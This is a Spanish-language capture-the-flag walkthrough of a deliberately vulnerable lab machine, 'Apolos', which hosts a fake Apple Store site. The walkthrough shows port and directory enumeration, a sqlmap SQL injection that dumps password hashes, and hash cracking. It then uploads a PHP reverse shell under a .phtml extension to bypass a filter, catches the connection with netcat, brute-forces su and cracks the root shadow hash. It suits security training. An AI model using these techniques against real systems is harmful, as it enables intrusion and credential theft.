

APOLOS



Apołos

Autor: Luisillo_o

Dificultad: Medio

Fecha de creación:
06/09/2024

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─$ ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data:
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.285 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.285/0.285/0.285/0.000 ms
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 172.17.0.2 -T 2
```





```
└─$ nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-07 17:24 EST
Nmap scan report for 172.17.0.2
Host is up (0.000056s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apple Store
MAC Address: 02:42:AC:11:00:02 (Unknown)

```

Puerto abierto 80



Productos disponibles en Apple Store

 <p>iPhone 14 Nuevo iPhone 14 con A15 Bionic chip Precio: \$799.99 Categoría: Smartphone En stock: 100</p>	 <p>MacBook Pro MacBook Pro con chip M1 Precio: \$1299.00 Categoría: Laptop En stock: 50</p>	 <p>Apple Watch Series 7 Ultima version del Apple Watch Precio: \$399.00 Categoría: Wearable En stock: 200</p>	 <p>Mac Mini Nuevo Mac Mini con chip M2 Precio: \$699.99 Categoría: Desktop En stock: 75</p>
---	---	---	---

ENUMERACIÓN

Con gobuster vamos a por archivos y directorios

```
gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,txt,html,py -up -f
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: curl/7.88.0 gobuster/3.6
[+] Extensions: txt,html,py,php
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
./html (Status: 403) [Size: 275]
/img (Status: 301) [Size: 306] [→ http://172.17.0.2/img/]
/login.php (Status: 200) [Size: 1619]
/register.php (Status: 200) [Size: 1607]
/profile.php (Status: 302) [Size: 0] [→ login.php]
/uploads (Status: 301) [Size: 310] [→ http://172.17.0.2/uploads/]
.php (Status: 403) [Size: 275]
/index.php (Status: 200) [Size: 5013]
/logout.php (Status: 302) [Size: 0] [→ login.php]
/vendor (Status: 301) [Size: 309] [→ http://172.17.0.2/vendor/]
/mycart.php (Status: 302) [Size: 0] [→ login.php]
./html (Status: 403) [Size: 275]
.php (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
/profile2.php (Status: 302) [Size: 0] [→ login.php]
Progress: 1102795 / 1102800 (100.00%)
```

Tenemos dos directorios muy interesantes el **/register.php** y **/login.php**.

En la primera nos registramos como **user/123** y a continuación nos vamos al login con estas credenciales consiguiendo acceso.

Investigando en **mi carrito** probamos una sql injection,

por lo que capturamos desde burpsuite la petición

la guardamos como **archivo.txt** y le pasamos sqlmap

Perfil de Usuario

Nombre de Usuario: user
ID de Usuario: 4
Email: supermail@mail.com
Dirección: Real Address #242 29123
Teléfono: 332384871

[Editar Perfil](#)

Historial de Pedidos

No tienes pedidos realizados

[Comprar Ahora](#)

```
GET /mycart.php?search=hola HTTP/1.1
Host: 172.17.0.2
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://172.17.0.2/mycart.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fa5e3503699ah6d3p0hfroa6lm
Connection: keep-alive
```

sqlmap -r archivo.txt --batch --dump

```
Database: apple_store
Table: users
[4 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | 761bb015d7254610f89d9a7b6b152f1df2027e0a | luisillo |
| 2 | 7f73ae7a9823a66efcddd10445804f7d124cd8b0 | admin |
| 3 | a94a8fe5ccb19ba61c4c0873d391e987982fbbd3 (test) | test |
| 4 | 40bd001563085fc35165329ea1ff5c5ecbdbbeef (123) | user |
+-----+-----+-----+
```


El hash tiene pinta de ser un SHA-1. Nos vamo a <https://crackstation.net/>

0844575632

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

7f73ae7a9823a66efcddd10445804f7d124cd8b0



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
7f73ae7a9823a66efcddd10445804f7d124cd8b0	sha1	0844575632

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

EXPLOTACIÓN

Con estos credenciales, [admin/0844575632](#), entramos en el login.

Abajo de todo, pulsamos en el botón de Panel de administración

Intentamos establecer una reverse shell ya que podemos subir archivos

Nos vamos a <https://www.revshells.com/> y usamos la de PentestMonkey

Copiamos y guardamos como [shell.php](#)

Nos ponemos a la escucha con netcat

```
nc -nlvp 4444
```

De regreso al panel subimos la shell. Como vemos que no admite el [.php](#)

lo cambiamos y lo guardamos con la extensión [.phtml](#)

```
mv shell.php shell.phtml
```

El archivo se sube en [/uploads](#), con lo que vamos allí y clickeamos en el enlace obteniendo conexión.

Panel de Administración

Total de Usuarios
1,250
Usuarios registrados en la tienda.

Productos en Inventario
320
Productos actualmente en inventario.

Pedidos Pendientes
42
Pedidos que aún están pendientes de...

ID Pedido	Cliente	Fecha	Estado	Total
#001	Juan Pérez	2024-08-30	Pendiente	\$150.00
#002	Maria López	2024-08-29	Completado	\$200.00
#003	Pedro Gómez	2024-08-28	Cancelado	\$80.00

```

nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [172.17.0.2] 60132
Linux 6e45d2fca671 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64 x86_64 x86_64 GNU/Linux
18:10:52 up 1:21, 0 user, load average: 1.52, 1.33, 1.18
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@6e45d2fca671:/$

```

ESCALADA DE PRIVILEGIOS

Tratamos la TTY para mejorar la shell

```

script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm

```

Después de un rato dando vueltas lo que me queda es probar la herramienta que hizo Mario. Sudo_Brute Force, lo subimos a remoto estableciendo un servidor en python en local **python3 -m http.server 8000**, con wget lo pasamos a remoto y damos permisos y ejecutamos

```

www-data@6e45d2fca671:/tmp$ ls
Linux-Su-Force.sh rockyou.txt
www-data@6e45d2fca671:/tmp$ chmod +x Linux-Su-Force.sh
www-data@6e45d2fca671:/tmp$ bash Linux-Su-Force.sh luisillo_o rockyou.txt

```

luisillo_o/19831983

```

www-data@6e45d2fca671:/tmp$ su luisillo_o
Password:

```

Como podemos leer el `/etc/shadow`

Lo guardamos con

```
root:$y$j9T$awXWvi2tYABg05kreZcIi/$obvQc0Amd6lFWbwfELqHZD6vpJN/AEV8/hZMXLYTx07:19969:0:99999:7:::  
└─$  
  
Le guardamos con  
nano bash
```

```
john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rainbow2 (root)
1g 0:00:10:20 DONE (2024-12-08 15:49) 0.001611g/s 20.72p/s 20.72c/s 20.72C/s rainbow2..wendel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Con estas credenciales nos hacemos root

```
luisillo_o@6e45d2fca671:/tmp$ su root
Password:
root@6e45d2fca671:/tmp# whoami
root
root@6e45d2fca671:/tmp#
```

👉 Buen día.